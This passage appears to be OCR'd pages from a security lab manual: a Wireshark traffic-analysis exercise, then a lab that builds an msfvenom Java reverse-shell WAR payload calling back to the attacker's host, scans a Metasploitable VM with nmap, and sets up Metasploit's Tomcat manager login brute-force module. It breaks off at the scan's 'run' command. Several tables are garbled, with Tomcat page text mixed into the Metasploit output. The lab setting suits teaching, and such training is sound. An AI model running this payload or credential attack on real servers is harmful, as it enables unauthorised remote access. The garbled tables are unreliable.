
- Right click the column bar and click column preferences.




- Go to Columns section.



- Add a column with name ‘src_port’ and fields as Src port resolved.



- Add another column with name ‘dst_port’ and fields as Dest port resolved.



- Now the added columns can be seen in the main window.

Apply a display filter ... <Ctrl-/>					
Time	Source	src_port	Destination	dst_port	Info
2018-08-03 19:06:21.159862	151.101.1.198	443	192.168.10.195	49754	443 → 49754 [ACK] Seq=2921 Ack=208 Win=64240 Len=1460 Certificate Status, Server Key Exchange, Server Hello
2018-08-03 19:06:21.159868	151.101.1.198	443	192.168.10.195	49754	49754 → 80 [ACK] Seq=399 Ack=32365 Win=65535 Len=0
2018-08-03 19:06:21.159871	192.168.10.195	49753	192.229.163.25	80	80 → 49735 [FIN, PSH, ACK] Seq=410 Ack=468 Win=64239 I
2018-08-03 19:06:21.159882	192.0.72.22	80	192.168.10.195	49735	80 → 49735 [ACK] Seq=399 Ack=32365 Win=65535 Len=0
2018-08-03 19:06:21.159903	192.0.73.2	80	192.168.10.195	49756	80 → 49756 [ACK] Seq=1 Ack=410 Win=64240 Len=1460 [TCP segment of a reassembly]
2018-08-03 19:06:21.159921	192.0.73.2	80	192.168.10.195	49756	80 → 49756 [ACK] Seq=1461 Ack=410 Win=64240 Len=1460
2018-08-03 19:06:21.159921	192.0.73.2	80	192.168.10.195	49756	80 → 49756 [ACK] Seq=2921 Ack=410 Win=64240 Len=1460
2018-08-03 19:06:21.159927	192.0.73.2	80	192.168.10.195	49756	80 → 49756 [ACK] Seq=4381 Ack=410 Win=64240 Len=1460
2018-08-03 19:06:21.159946	192.0.73.2	80	192.168.10.195	49756	HTTP/1.1 200 OK (application/x-javascript)
2018-08-03 19:06:21.159959	52.84.125.10	80	192.168.10.195	49729	80 → 49729 [ACK] Seq=32201 Ack=425 Win=64240 Len=1460

Frame 1: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
 ↓ Ethernet II, Src: Hewlett_Pct:47:ae (00:08:02:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
 ↓ Internet Protocol Version 4, Src: 192.168.10.195, Dst: 192.168.10.1
 ↓ User Datagram Protocol, Src Port: 62006, Dst Port: 53
 ↓ Domain Name System (query)

- Go to statistics and click frame > Transport layer security

Wireshark - Protocol Hierarchy Statistics - test_wireshark.pcap								
Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	4448	100.0	2752204	7,887k	0	0	0
Ethernet	100.0	4448	2.3	62272	178k	0	0	0
Internet Protocol Version 4	100.0	4448	3.2	88960	254k	0	0	0
User Datagram Protocol	2.2	99	0.0	792	2,269	0	0	0
Domain Name System	2.2	99	0.3	7360	21k	99	7360	21k
Transmission Control Protocol	97.8	4349	94.2	2592820	7,430k	3105	1602228	4,591k
Transport Layer Security	27.5	1224	74.3	2046178	5,864k	1125	1749273	5,013k
Hypertext Transfer Protocol	2.7	119	20.2	556161	1,593k	65	29986	85k
Portable Network Graphics	0.2	11	1.1	30101	86k	11	33080	94k
Online Certificate Status Protocol	0.2	10	0.3	9459	27k	10	11308	32k
Media Type	0.2	9	31.4	863753	2,475k	9	209751	601k
Line-based text data	0.5	21	30.3	834268	2,390k	21	238789	684k
JPEG File Interchange Format	0.0	2	0.9	25085	71k	2	26110	74k
JavaScript Object Notation	0.0	1	0.0	13	37	1	13	37

Wireshark - Protocol Hierarchy Statistics - test_wireshark.pcap								
Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	4448	100.0	2752204	7,887k	0	0	0
Ethernet	100.0	4448	2.3	62272	178k	0	0	0
Internet Protocol Version 4	100.0	4448	3.2	88960	254k	0	0	0
User Datagram Protocol	2.2	99	0.0	792	2,269	0	0	0
Domain Name System	2.2	99	0.3	7360	21k	99	7360	21k
Transmission Control Protocol	97.8	4349	94.2	2592820	7,430k	3105	1602228	4,591k
Transport Layer Security	27.5	1224	74.3	2046178	5,864k	1125	1749273	5,013k
Hypertext Transfer Protocol	2.7	119	20.2	556161	1,593k	65	29986	85k
Portable Network Graphics	0.2	11	1.1	30101	86k	11	33080	94k
Online Certificate Status Protocol	0.2	10	0.3	9459	27k	10	11308	32k
Media Type	0.2	9	31.4	863753	2,475k	9	209751	601k
Line-based text data	0.5	21	30.3	834268	2,390k	21	238789	684k
JPEG File Interchange Format	0.0	2	0.9	25085	71k	2	26110	74k
JavaScript Object Notation	0.0	1	0.0	13	37	1	13	37

- Go to search bar and type HTTP. Request

http.request								
Time	Source	src_port	Destination	dst_port	Info	Length	Source	Destination
2018-08-03 19:06:20.919913	192.168.10.195	49727	52.84.125.10	80	GET /css/usatoday/styles.v...	527	Hewlett_Pc:47:ae	(00:08:02:1c:47:ae)
2018-08-03 19:06:20.924848	192.168.10.195	49729	52.84.125.10	80	GET /js/script.js?ver=1.00	527	Netgear_b6:93:f1	(20:e5:2a:b6:93:f1)
2018-08-03 19:06:20.930780	192.168.10.195	49728	52.84.125.10	80	GET /css/usatoday/classifi...	527		
2018-08-03 19:06:20.936368	192.168.10.195	49730	52.84.125.10	80	GET /js/popup.js?ver=1.000	527		
2018-08-03 19:06:20.941713	192.168.10.195	49731	52.84.125.10	80	GET /js/usatoday/classifie...	527		
2018-08-03 19:06:20.952938	192.168.10.195	49732	52.84.125.10	80	GET /js/campus.common.js?v...	527		
2018-08-03 19:06:20.958849	192.168.10.195	49735	192.0.72.22	80	GET /2014/04/usabarlogo.p...	527		
2018-08-03 19:06:20.964495	192.168.10.195	49736	192.0.72.22	80	GET /2014/06/june5logo-10s...	527		
2018-08-03 19:06:20.975407	192.168.10.195	49733	23.211.124.129	80	GET /js/BrightcoveExperienc...	527		
2018-08-03 19:06:20.991825	192.168.10.195	49740	192.0.72.22	80	GET /2014/04/collegesideb...	527		

Frame 209: 527 bytes on wire (4216 bits), 527 bytes captured (4216 bits)
 ▷ Ethernet II, Src: Hewlett_Pc:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
 ▷ Internet Protocol Version 4, Src: 192.168.10.195, Dst: 192.0.72.22
 ▷ Transmission Control Protocol, Src Port: 49740, Dst Port: 80, Seq: 1, Ack: 1, Len: 473
 ▷ Hypertext Transfer Protocol

- Click the Host name

http.request						
Time	Source	src_port	Destination	dst_port	Info	
2018-08-03 19:06:20.363204	192.168.10.195	49714	192.0.79.32	80	GET /2017/03/01/whats-the-difference-between-a-college-and-a-university/	HTTP/1.1\r\n
2018-08-03 19:06:20.919913	192.168.10.195	49727	52.84.125.10	80	GET /css/usatoday/styles.v1.0.css?ver=1.00000109 H	HTTP/1.1
2018-08-03 19:06:20.924848	192.168.10.195	49729	52.84.125.10	80	GET /js/script.js?ver=1.00000109 HTTP/1.1	
2018-08-03 19:06:20.930780	192.168.10.195	49728	52.84.125.10	80	GET /css/usatoday/classifieds-menu.css?ver=1.00000	
2018-08-03 19:06:20.936368	192.168.10.195	49730	52.84.125.10	80	GET /js/popup.js?ver=1.00000109 HTTP/1.1	
2018-08-03 19:06:20.941713	192.168.10.195	49731	52.84.125.10	80	GET /js/usatoday/classifieds-menu.js?ver=1.0000010	
2018-08-03 19:06:20.952938	192.168.10.195	49732	52.84.125.10	80	GET /js/campus.common.js?ver=1.00000109 HTTP/1.1	
2018-08-03 19:06:20.958849	192.168.10.195	49735	192.0.72.22	80	GET /2014/04/usatbarlogo.png HTTP/1.1	
2018-08-03 19:06:20.964495	192.168.10.195	49736	192.0.72.22	80	GET /2014/06/june5logo-105.png HTTP/1.1	
2018-08-03 19:06:20.975407	192.168.10.195	49733	23.211.124.129	80	GET /is/BrightcoveExperiences.js?ver=4.9.8 HTTP/1.	

Transmission Control Protocol, Src Port: 49714, Dst Port: 80, Seq: 1, Ack: 1, Len: 439

HyperText Transfer Protocol

GET /2017/03/01/whats-the-difference-between-a-college-and-a-university/ HTTP/1.1\r\n

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\r\n

Accept-Language: en-US\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n

Upgrade-Insecure-Requests: 1\r\n

Accept-Encoding: gzip, deflate\r\n

Host: college.usatoday.com\r\n

Connection: Keep-Alive\r\n

\r\n

http.request						
Time	Source	src_port	Desti	dst_port	Host	Info
2018-08-03 19:06:20.363204	19...	49714	19...	80	college.usatoday.com	GET /2017/03/01/whats-the-difference-between-
2018-08-03 19:06:20.919913	19...	49727	52...	80	d15krst4g18g86.cloudfront.net	GET /css/usatoday/styles.v1.0.css?ver=1.00000
2018-08-03 19:06:20.924848	19...	49729	52...	80	d15krst4g18g86.cloudfront.net	GET /js/script.js?ver=1.00000109 HTTP/1.1
2018-08-03 19:06:20.930780	19...	49728	52...	80	d15krst4g18g86.cloudfront.net	GET /css/usatoday/classifieds-menu.css?ver=1.
2018-08-03 19:06:20.936368	19...	49730	52...	80	d15krst4g18g86.cloudfront.net	GET /js/popup.js?ver=1.00000109 HTTP/1.1
2018-08-03 19:06:20.941713	19...	49731	52...	80	d15krst4g18g86.cloudfront.net	GET /js/usatoday/classifieds-menu.js?ver=1.00
2018-08-03 19:06:20.952938	19...	49732	52...	80	d15krst4g18g86.cloudfront.net	GET /js/campus.common.js?ver=1.00000109 HTTP/
2018-08-03 19:06:20.958849	19...	49735	19...	80	usatcollege.files.wordpress.com	GET /2014/04/usatbarlogo.png HTTP/1.1
2018-08-03 19:06:20.964495	19...	49736	19...	80	usatcollege.files.wordpress.com	GET /2014/06/june5logo-105.png HTTP/1.1
2018-08-03 19:06:20.975407	19...	49733	23...	80	admin.brightcove.com	GET /is/BrightcoveExperiences.js?ver=4.9.8 HT

Transmission Control Protocol, Src Port: 49714, Dst Port: 80, Seq: 1, Ack: 1, Len: 439

HyperText Transfer Protocol

GET /2017/03/01/whats-the-difference-between-a-college-and-a-university/ HTTP/1.1\r\n

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\r\n

Accept-Language: en-US\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n

Upgrade-Insecure-Requests: 1\r\n

Accept-Encoding: gzip, deflate\r\n

Host: college.usatoday.com\r\n

- Type ssl.handshake.type === 1 in the search box. (Shows 443 port no.)

ssl.handshake.type==1						
Time	Source	src_port	Desti	dst_port	Host	
2018-08-03 19:06:20.832593	19...	49716	19...	443		
2018-08-03 19:06:20.835455	19...	49717	19...	443		
2018-08-03 19:06:20.858271	19...	49718	19...	443		
2018-08-03 19:06:20.864817	19...	49719	19...	443		
2018-08-03 19:06:20.875872	19...	49720	19...	443		
2018-08-03 19:06:20.881757	19...	49721	19...	443		
2018-08-03 19:06:20.892295	19...	49722	19...	443		
2018-08-03 19:06:20.892410	19...	49724	19...	443		
2018-08-03 19:06:20.897999	19...	49723	19...	443		
2018-08-03 19:06:20.908758	19...	49726	21...	443		

Frame 104: 264 bytes on wire (2112 bits), 264 bytes captured (2112 bits)

Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93)

Internet Protocol Version 4, Src: 192.168.10.195, Dst: 192.0.78.19

Transmission Control Protocol, Src Port: 49716, Dst Port: 443, Seq: 1, Ack: 1, Len: 210

Transport Layer Security

- Click the server's name indication extension in the bottom window and search for the server's name.

The screenshot shows a Wireshark interface with a search filter applied: `ssl.handshake.type == 1`. The main pane displays a list of SSL handshake messages. The first message is selected, revealing its details. The `Extensions Length: 122` section is expanded, showing the `Extension: server_name (len=26)`. This extension is further expanded to show the type is `server_name (0)`, length is 26, and the server name is `r-login.wordpress.com`.

Time	Source	src_port	Desti	dst_port
2018-08-03 19:06:20.832593	19...	49716	19...	443
2018-08-03 19:06:20.835455	19...	49717	19...	443
2018-08-03 19:06:20.858271	19...	49718	19...	443
2018-08-03 19:06:20.864817	19...	49719	19...	443
2018-08-03 19:06:20.875872	19...	49720	19...	443
2018-08-03 19:06:20.881757	19...	49721	19...	443
2018-08-03 19:06:20.892295	19...	49722	19...	443
2018-08-03 19:06:20.892410	19...	49724	19...	443
2018-08-03 19:06:20.897999	19...	49723	19...	443
2018-08-03 19:06:20.908758	19...	49726	21...	443

```

Extensions Length: 122
  ▾ Extension: server_name (len=26)
    Type: server_name (0)
    Length: 26
      ▾ Server Name Indication extension
        Server Name list length: 24
        Server Name Type: host_name (0)
        Server Name length: 21
          Server Name: r-login.wordpress.com
  ▾ Extension: status_request (len=5)
  ▾ Extension: supported_groups (len=8)

```

- Right click the server's name and add it to the main window as a column.

The screenshot shows the same Wireshark interface after adding the `Server Name` column. The main pane now includes the `Host` and `Server Name` columns. The first message is selected, and the `Extensions Length: 122` section is expanded again, showing the `Extension: server_name (len=26)`.

Time	Source	src_port	Desti	dst_port	Host	Server Name
2018-08-03 19:06:20.832593	19...	49716	19...	443		r-login.wordpress.com
2018-08-03 19:06:20.835455	19...	49717	19...	443		r-login.wordpress.com
2018-08-03 19:06:20.858271	19...	49718	19...	443		s2.wp.com
2018-08-03 19:06:20.864817	19...	49719	19...	443		s2.wp.com
2018-08-03 19:06:20.875872	19...	49720	19...	443		s2.wp.com
2018-08-03 19:06:20.881757	19...	49721	19...	443		s2.wp.com
2018-08-03 19:06:20.892295	19...	49722	19...	443		s1.wp.com
2018-08-03 19:06:20.892410	19...	49724	19...	443		s1.wp.com
2018-08-03 19:06:20.897999	19...	49723	19...	443		s1.wp.com
2018-08-03 19:06:20.908758	19...	49726	21...	443		fonts.googleapis.com

```

Extensions Length: 122
  ▾ Extension: server_name (len=26)

```

- Type 'http.request or ssl.handshake.type == 1' in the search box. This will show the traffic with port numbers 80 and 443.

Time	Source	src_port	Destination	dst_port	Host
2018-08-03 19:06:20.958849	192.168.10.195	49735	192.0.72.22	80	usatco...
2018-08-03 19:06:20.964495	192.168.10.195	49736	192.0.72.22	80	usatco...
2018-08-03 19:06:20.975407	192.168.10.195	49733	23.211.124.129	80	admin.b...
2018-08-03 19:06:20.975562	192.168.10.195	49738	192.0.72.22	443	
2018-08-03 19:06:20.975592	192.168.10.195	49737	192.0.72.22	443	
2018-08-03 19:06:20.981101	192.168.10.195	49739	192.0.72.22	443	
2018-08-03 19:06:20.991825	192.168.10.195	49740	192.0.72.22	80	usatco...
2018-08-03 19:06:20.997582	192.168.10.195	49741	192.0.77.32	443	
2018-08-03 19:06:20.997655	192.168.10.195	49743	192.0.77.32	443	
2018-08-03 19:06:21.003250	192.168.10.195	49744	192.0.77.32	80	s0.w0.c...

Compression Methods Length: 1
 Compression Methods (1 method)

Result:

Thus, we have successfully analyzed the network traffic using the Wireshark tool in Kali Linux.

LAB 2

Exploiting Web Application Vulnerability

OBJECTIVE:

- To create and upload a .war file to a vulnerable web application to spy the victim's activities.

SOFTWARE:

- Kali Linux
- Metasploitable

TASK 1:

PROCEDURE:

Create a blank .war file and upload this file to a vulnerable web application.

- Find the Ip address of Kali (attacker) and the Metasploitable (victim).

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.19.128 netmask 255.255.255.0 broadcast 192.168.19.255
      inet6 fe80::20c:29ff:fe3d:9633 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:3d:96:33 txqueuelen 1000 (Ethernet)
          RX packets 156 bytes 15027 (14.6 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 19 bytes 1898 (1.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:55:fc:41
          inet addr:192.168.19.129  Bcast:192.168.19.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe55:fc41/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:44 errors:0 dropped:0 overruns:0 frame:0
            TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:4821 (4.7 KB)  TX bytes:7042 (6.8 KB)
            Interrupt:17 Base address:0x2000
```

- Create .war file in the root directory using the command : `msfvenom -p java/shell_reverse_tcp lhost=192.168.19.128 lport=4444 -f war -o file1.war`

```
[root💀kali㉿kali:~]
└# msfvenom -p java/shell_reverse_tcp lhost=192.168.19.128 lport=4444 -f war -o file1.war
Payload size: 13327 bytes
Final size of war file: 13327 bytes
Saved as: file1.war
```

- Checking for open ports in the server using Nmap.

```
[root💀kali㉿kali:~]
└# nmap -sV 192.168.19.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-22 13:18 IST
Nmap scan report for 192.168.19.129
Host is up (0.0021s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8000/tcp  open  zip2       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
```

- Search for the following address in the browser : <http://192.168.19.129:8180>

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

where "\$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See \$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in \$CATALINA_HOME/conf/tomcat-users.xml.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

- Entering into the Metasploitable console in the kali

```
(root㉿kali)-[~]# msfconsole
```

- Searching for tomcat.

5 exploit/multi/http/ tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache	Tomcat	Manager Application Deployment
player Authenticated Code Execution						
6 exploit/multi/http/ tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache	Tomcat	Manager Authenticated Upload Code Execution
Upload Code Execution						
7 auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache	Tomcat	Transfer-Encoding Info Disclosure and DoS
information Disclosure and DoS						
8 auxiliary/scanner/http/tomcat_enum	2020-06-04	normal	No	Apache	Tomcat	User Enumeration
9 exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin	XPost	wayfinder_sqid SQLi to
RCE						
10 exploit/multi/http/cisco_dcmn_upload_2019	2019-06-26	excellent	Yes	Cisco Data Center Network Manager	Unauthenticated Remote Code Execution	
authenticated Remote Code Execution						
11 exploit/linux/http/cpi_tararchive_upload	2019-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor	TarArchive Directory Traversal Vulnerability	
12 exploit/linux/http/cisco_prime_inf_rce	2018-10-04	excellent	Yes	Cisco Prime Infrastructure	Unauthenticated Remote Code Execution	
As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:						
13 post/multi/gather/ tomcat_gather	2020-02-20	normal	No	Gather	Tomcat	Credentials
14 auxiliary/admin/http/tomcat_ghostcat	2011-12-28	normal	No	Ghostcat		
15 auxiliary/dos/http/hashcollision_dos	2020-04-21	normal	No	Hashtable	Collisions	
16 auxiliary/admin/http/ibm_drm_download	2020-04-21	normal	Yes	IBM Data Risk Manager	Arbitrary File Download	
Download						
17 exploit/multi/http/zenworks_configuration_management_upload	2015-04-07	excellent	Yes	Novell	ZENworks Configuration Management	File Upload
File Upload	not his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup					
18 auxiliary/admin/http/ tomcat_administration	2009-01-09	normal	No	Tomcat	Administration Tool Default Access	Information than is found in the INSTALL
access						
19 auxiliary/scanner/http/tomcat_mgr_login	2017-10-03	normal	No	Tomcat	Application Manager Login Utility	This page is precompiled. If you change it, this page will change since it was compiled at a certain time.
Utility						
20 exploit/multi/http/ tomcat_jsp_upload_bypass	2009-01-09	excellent	Yes	Tomcat	RCE via JSP Upload Bypass	File Upload
21 auxiliary/admin/http/ tomcat_utf8_traversal	2009-01-09	normal	No	Tomcat	UTF-8 Directory Traversal Vulnerability	Security reasons, using the administration webapps is restricted to users with role "admin". You can user
22 auxiliary/admin/http/trendmicro_dlp_traversal	2009-01-09	Users	normalized	No	TrendMicro	Data Loss Prevention 5.5
Directory Traversal						
23 post/windows/gather/enum tomcat	with this release are a host of sample Servlets and	normal	No	Windows	Gather Apache	Tomcat Enumeration Database
Windows Gather Apache	(including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.					

- Now use this command to access the auxiliary scanning modules : use **auxiliary/scanner/http/tomcat_mgr_login** and then type options.

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options
Module options (auxiliary/scanner/http/tomcat_mgr_login):
Name          Current Setting      Required  Description
-----        -----            -----    -----
BLANK_PASSWORDS  false           no       Try blank passwords for all users
BRUTEFORCE_SPEED  5              yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false           no       Try each user/password couple stored in the current database
DB_ALL_PASS     false           no       Add all passwords in the current database to the list
DB_ALL_USERS    false           no       Add all users in the current database to the list
PASSWORD        /usr/share/metasploit-framework/data/wo  no       The HTTP password to specify for authentication
PASS_FILE       /usr/share/metasploit-framework/data/wo  no       File containing passwords, one per line
Tomcat Administration
Proxies          rdlists/tomcat_mgr_default_pass.txt
RHOSTS          $CATALINA_HOME/webapps/ROOT/ROO
                where "$CATALINA_HOME" is the root of the
                target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'.
RPORT           8080            yes      The target port (TCP)
SSL             false           no       Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS  false           no       Stop guessing when a credential works for a host
TARGETURI       /manager/html
                administration information that is bound to the target host
THREADS         1              yes      The number of concurrent threads (max one per host)
USERNAME        admin           no       The HTTP username to specify for authentication
USERPASS_FILE   /usr/share/metasploit-framework/data/wo  no       File containing users and passwords separated by space, one pair per line
                NOTE: This file is prepopulated with common credentials
                (e.g. admin/admin, tomcat/tomcat, etc). You can edit it to how it's mapped.
                If you change the file, you must re-run the module.
USER_AS_PASS    false           no       Try the username as the password for all users
USER_FILE       /usr/share/metasploit-framework/data/wo  no       File containing users, one per line
                File contains users with role "admin". The manager
                has a password of "admin" and the manager has a password of "admin".
                File contains users with role "admin". The manager
                has a password of "admin" and the manager has a password of "admin".
VERBOSE         true            yes      Whether to print output for all attempts
VHOST           http://www.apache.org  no       HTTP server virtual host
                for general questions
Included with this release are a host of sample Servlets and
                (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.
```


- Setting the RHOSTS to Metasploitable's Ip address and RPORT to 8180.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.19.129
RHOSTS => 192.168.19.129
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > http://www.apache.org for general questions
```

- Now Run the scan.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
